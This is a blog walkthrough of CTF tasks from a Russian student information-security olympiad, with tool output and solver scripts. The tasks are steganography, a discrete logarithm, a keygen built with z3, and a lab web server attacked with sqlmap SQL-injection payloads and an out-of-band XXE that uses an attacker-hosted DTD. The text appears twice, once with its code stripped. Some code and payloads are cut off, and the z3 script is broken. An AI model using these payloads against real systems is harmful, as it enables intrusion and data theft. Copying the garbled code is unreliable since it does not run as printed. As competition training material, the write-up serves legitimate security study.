May 22, 2018 at 15:24
CTF from the Ministry of Education and Science: analysis of the tasks of the olympiad in information security
Every year, MEPhI holds a student olympiad in information security. This is a very unusual event, very different from the usual task-based CTF. It's funny that the olympiad has official status and is even recognized by the Ministry of Education and Science, but few people know about it. Moreover, its winners and prize-winners have the opportunity to enter the Moscow Engineering Physics Institute without exams.
If you are burning with the desire to stretch your brains and test your knowledge in the field of information security, read our analysis of five more interesting tasks of the practical round of the Olympiad.
The Olympiad is divided into two rounds: theoretical and practical. They last 3 hours a day with a short break. The theoretical tour is like an exam: the first task consists of 5 questions on cryptography and cryptanalysis, where you need to give a detailed answer. The second task is a big test on the security of information technology. A trial version of the theoretical tour is presented here .
The practical tour consists of solving 10 relatively simple tasks related to programming, reverse engineering, exploiting web vulnerabilities, cryptography and steganography. When performing these tasks, you can use your own computer, but without access to the Internet and external storage media.
Participation in this Olympiad is an interesting experience for any security student, allowing you to test both theoretical and practical knowledge.
Condition: When you arrived at the meeting place in the park, you didn’t see anyone, however, while walking along one of the alleys, you found a locked phone with a strange screen saver. Find the password encrypted in the splash screen and send it for verification through the form below.
Tasks for finding stegocontainers in images are usually solved in three stages, from simple to complex:
First, check the file type:
We get the meta information from EXIF using the exiftool utility and find the first part of the flag in the Creator field:
We continue to analyze the file using the binwalk utility:
We see that at offset 0x99660 there is a Zip archive with the file part2.txt, and at offset 0x9970D there is a png image.
With binwalk, we can get these files and even automatically unzip the zip archive.
9970D.png:

Putting all parts of the flag together - the task is completed.
Condition: Find the value of the $ flag variable (32 hex characters) in the following php script if it is known that the result of the script is 10899914993644372325321260353822561193.
Since the bcpowmod function raises the number 1511 to an unknown degree in the residue ring 35948145881546650497425055363061529726, the flag is the discrete logarithm of 10899914993644372325321260353822561193 on the basis of 1511.
Writing a script to solve such a problem from scratch doesn’t help, it’s better to use computer algebra to sort it out from scratch only .
Launch Sage:
We substitute the flag in the script and make sure the answer is correct:
Condition: Generate a serial number for your login and send a response to the verification in the format login: serial number without spaces.

We get information about the binary using ExeinfoPe: Follow the

advice and unpack the file:
We define the used compiler: We
decompile the main function and modify the output a bit with a file:

The algorithm of the program is as follows:
We compose a system of 16 equations and solve it using the z3 SMT solver:
Check the solution:
Conditions:
D: The answer to the task is stored in one of the databases of the forgotten server. Find the vulnerability on the site and read the answer with its help.
E: The answer to the task is stored in one of the files on the server. Find the vulnerability on the site and read the file with it.

The web interface of the forgotten server looks rather ascetic: just a text authorization form and the title “Online bank system”.
We find the password protected phpmyadmin and robots.txt with the file and directory brute force on the server with a hint:
We study the source code of the authorization page and see the suspicious jquery.js script

We intercept the POST authorization request using Burp Suite and immediately check the possibility of SQL injection:
To automate the vulnerability exploitation, save the request text to a file, mark the injection location with an asterisk and load the result into sqlmap using the -r file_name option:
We determine the databases available to us:
We get a flag for task D:

Since the current user is not a database administrator, we cannot read files on the host and therefore we will have to use a different attack vector. Let's try to use the XML eXternal Entity attack.
We can force the XML parser to read the file of interest to us and use the contents of this file as a URI so that it appears in the error message.
To do this, create a special DTD file (Data Type Definition; data type definition). An XML parser on the server will load its contents before processing the main payload, which allows us to use the% payload value as a URI.
xxe.dtd:
Now we will raise the web server using python, the xxe.dtd file should be in its root directory.
Let's send the server a request of this type:

We get the flag for task E in the line with the user list.
PS All tasks of the practical round of the Olympiad for this and past years are available at the following links:
Practical round of the ISS 2016
Practical tour of the ISU 2017
Practical tour of the ISU 2018
Author: Yaroslav Shmelev, teacher of the HackerU Information Security Specialist course .
Most of the teachers at the Israeli HackerU IT and Security Higher School participate and take prizes in competitions and competitions in pentest, web development, and blockchain. To become a winner, it is not enough to have only high motivation. Really useful knowledge and skills are needed, and they are obtained only from the best practitioners. If in doubt in the future, if you want to learn a profession in demand, ask us . We promise to get rid of everything superfluous and help you find yourself in the IT world.
If you are burning with the desire to stretch your brains and test your knowledge in the field of information security, read our analysis of five more interesting tasks of the practical round of the Olympiad.
The Olympiad is divided into two rounds: theoretical and practical. They last 3 hours a day with a short break. The theoretical tour is like an exam: the first task consists of 5 questions on cryptography and cryptanalysis, where you need to give a detailed answer. The second task is a big test on the security of information technology. A trial version of the theoretical tour is presented here .
The practical tour consists of solving 10 relatively simple tasks related to programming, reverse engineering, exploiting web vulnerabilities, cryptography and steganography. When performing these tasks, you can use your own computer, but without access to the Internet and external storage media.
Participation in this Olympiad is an interesting experience for any security student, allowing you to test both theoretical and practical knowledge.
Task H, 2018
Condition: When you arrived at the meeting place in the park, you didn’t see anyone, however, while walking along one of the alleys, you found a locked phone with a strange screen saver. Find the password encrypted in the splash screen and send it for verification through the form below.
Picture
Tasks for finding stegocontainers in images are usually solved in three stages, from simple to complex:
- Meta information check: EXIF for jpeg, IDF for png
- Structure check: search for ascii lines, search for other files added to the end of the image
- Analysis of the image itself: checking that the header matches the data, changing the color map, LSB \ MSB enumeration
First, check the file type:
$ file H.jpg
H.jpg: JPEG image data, JFIF standard 1.02, resolution (DPI), density 96x96, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=8, datetime=2009:03:12 13:48:39], baseline, precision 8, 1024x768, frames 3
We get the meta information from EXIF using the exiftool utility and find the first part of the flag in the Creator field:
$ exiftool H.jpg | grep Creator
Creator                         : part1 - 2b33f7c863ef8b
We continue to analyze the file using the binwalk utility:
$ binwalk H.jpg | grep -v 'Unix path'
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.02
46            0x2E            TIFF image data, big-endian, offset of first image directory: 8
628320        0x99660         Zip archive data, at least v2.0 to extract, compressed size: 21, uncompressed size: 19, name: part2.txt
628471        0x996F7         End of Zip archive
628493        0x9970D         PNG image, 385 x 338, 8-bit/color RGBA, non-interlaced
628584        0x99768         Zlib compressed data, compressed
We see that at offset 0x99660 there is a Zip archive with the file part2.txt, and at offset 0x9970D there is a png image.
With binwalk, we can get these files and even automatically unzip the zip archive.
$ binwalk -D 'zip archive:zip:unzip %e' -D 'png image:png' H.jpg
$ cd _H.jpg.extracted
$ ls
99660.zip  996F7.zip  9970D.png  99768  99768.zlib  part2.txt
$ cat part2.txt
part 2 - 6b9efd1b89
9970D.png:
Putting all parts of the flag together - the task is completed.
Task A, 2016
Condition: Find the value of the $ flag variable (32 hex characters) in the following php script if it is known that the result of the script is 10899914993644372325321260353822561193.
Since the bcpowmod function raises the number 1511 to an unknown degree in the residue ring 35948145881546650497425055363061529726, the flag is the discrete logarithm of 10899914993644372325321260353822561193 on the basis of 1511.
Writing a script to solve such a problem from scratch doesn’t help, it’s better to use computer algebra to sort it out from scratch only .
#!/usr/bin/sage
from sage.all import *
R = IntegerModRing(35948145881546650497425055363061529726)
y = 10899914993644372325321260353822561193
g = 1511
x = discrete_log(R(y), R(g))
print("Flag is: " + hex(x))
Launch Sage:
$ sage solve.py
Flag is: 1203ca52964b15cd12887d920d229
We substitute the flag in the script and make sure the answer is correct:
% php A.php
10899914993644372325321260353822561193
Task C, 2016
Condition: Generate a serial number for your login and send a response to the verification in the format login: serial number without spaces.
We get information about the binary using ExeinfoPe: Follow the
advice and unpack the file:
$ upx -d auth_x32.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013
        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1427267 <-    807235   56.56%    win32/pe     auth_x32.exe
Unpacked 1 file.
We define the used compiler: We
decompile the main function and modify the output a bit with a file:
The algorithm of the program is as follows:
- Through the arguments of the command line, the user’s login and 32-character key in hex format are input.
- The hex key is converted to binary and quarrels byte with login.
- Then each of the elements of the resulting sequence is transformed by the formula:
key[k] = 2 * key[(k + 1) & 0xF] | (key[k] >> 7) ^ key[k] - The result of the conversion using the memcmp function is compared with the correct_key byte string. Its full value is 1136CB46FFF370685D41C348CCAD6EC7
We compose a system of 16 equations and solve it using the z3 SMT solver:
#!/usr/bin/env python
from z3 import *
import binascii
# Вводим константы
hardcode = [0x11, 0x36, 0xCB, 0x46, 0xFF, 0xF3, 0x70, 0x68, 0x5D, 0x41, 0xC3, 0x48, 0xCC, 0xAD, 0x6E, 0xC7]
username = "hummelchen"
ulen = len(username)
# Вводим неизвестные
key = [BitVec('k[{}]'.format(x), 8) for x in range(0,16)]
s = Solver()
# Задаем систему уравнений
for k in range(0, 16):
    s.add(hardcode[k] == (2 * key[(k + 1) & 0xF] | LShR(key[k], 7)) ^ key[k])
# Проверяем, есть ли решение
if s.check() != 'sat':
    print('Cannot solve this system')
    return
model = s.model()
serial = ""
# Выводим серийный номер для указанного логина
for i in range(0, 16):
    h = model.evaluate(key[i]).as_long()
        serial += chr(h ^ ord(username[i % ulen]))
print(binascii.hexlify(serial))
Check the solution:
$ auth_x32.exe hummelchen 094d6a0bf55b01e195b823316b080169
Correct
Tasks D and E, 2016
Conditions:
D: The answer to the task is stored in one of the databases of the forgotten server. Find the vulnerability on the site and read the answer with its help.
E: The answer to the task is stored in one of the files on the server. Find the vulnerability on the site and read the file with it.
The web interface of the forgotten server looks rather ascetic: just a text authorization form and the title “Online bank system”.
We find the password protected phpmyadmin and robots.txt with the file and directory brute force on the server with a hint:
$ python3 ./dirsearch.py -u http://192.168.56.11/  --exclude-status=403 -e txt
Target: http://192.168.56.11/
[19:52:31] Starting:
[19:52:37] 200 -  453B  - /index.php
[19:52:37] 200 -  453B  - /index.php/login/
[19:52:37] 301 -  318B  - /javascript  ->  http://192.168.56.11/javascript/
[19:52:38] 301 -  318B  - /phpmyadmin  ->  http://192.168.56.11/phpmyadmin/
[19:52:39] 200 -    8KB - /phpmyadmin/
[19:52:39] 200 -   55B  - /robots.txt
Task Completed
$ curl http://192.168.56.11/robots.txt
I think js filter is 100% safe for checking user data
We study the source code of the authorization page and see the suspicious jquery.js script
function login()
{
var user = $("#user").val();
var pass = $("#pass").val();
for(i=0;i 0x7a)
{
resp("Invalid user format");
return false;
}
for(i=0;i 0x7a)
{
resp("Invalid pass format");
return false;
}
var auth = ""+user+" "+pass+" We intercept the POST authorization request using Burp Suite and immediately check the possibility of SQL injection:
To automate the vulnerability exploitation, save the request text to a file, mark the injection location with an asterisk and load the result into sqlmap using the -r file_name option:
auth=admin * Vulnerabilities Found
Parameter: #1* ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: auth=admin ' OR NOT 9081=9081# admin ' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7170787871,(SELECT (ELT(7559=7559,1))),0x7170707a71,0x78))s), 8446744073709551610, 8446744073709551610)))-- cPnm admin ' AND 7893=BENCHMARK(5000000,MD5(0x585a6178))-- sWuO admin ' UNION ALL SELECT CONCAT(0x7170787871,0x61495771514b7a677663454c464c79565447794c6f4362457375535161467872446e486e4f654b53,0x7170707a71)# We determine the databases available to us:
available databases [2]:
[*] information_schema
[*] site
We get a flag for task D:
Since the current user is not a database administrator, we cannot read files on the host and therefore we will have to use a different attack vector. Let's try to use the XML eXternal Entity attack.
We can force the XML parser to read the file of interest to us and use the contents of this file as a URI so that it appears in the error message.
To do this, create a special DTD file (Data Type Definition; data type definition). An XML parser on the server will load its contents before processing the main payload, which allows us to use the% payload value as a URI.
xxe.dtd:
">
%err;
Now we will raise the web server using python, the xxe.dtd file should be in its root directory.
$ python -m SimpleHTTPServer 1234Let's send the server a request of this type:
We get the flag for task E in the line with the user list.
PS All tasks of the practical round of the Olympiad for this and past years are available at the following links:
Practical round of the ISS 2016
Practical tour of the ISU 2017
Practical tour of the ISU 2018
Author: Yaroslav Shmelev, teacher of the HackerU Information Security Specialist course .
Most of the teachers at the Israeli HackerU IT and Security Higher School participate and take prizes in competitions and competitions in pentest, web development, and blockchain. To become a winner, it is not enough to have only high motivation. Really useful knowledge and skills are needed, and they are obtained only from the best practitioners. If in doubt in the future, if you want to learn a profession in demand, ask us . We promise to get rid of everything superfluous and help you find yourself in the IT world.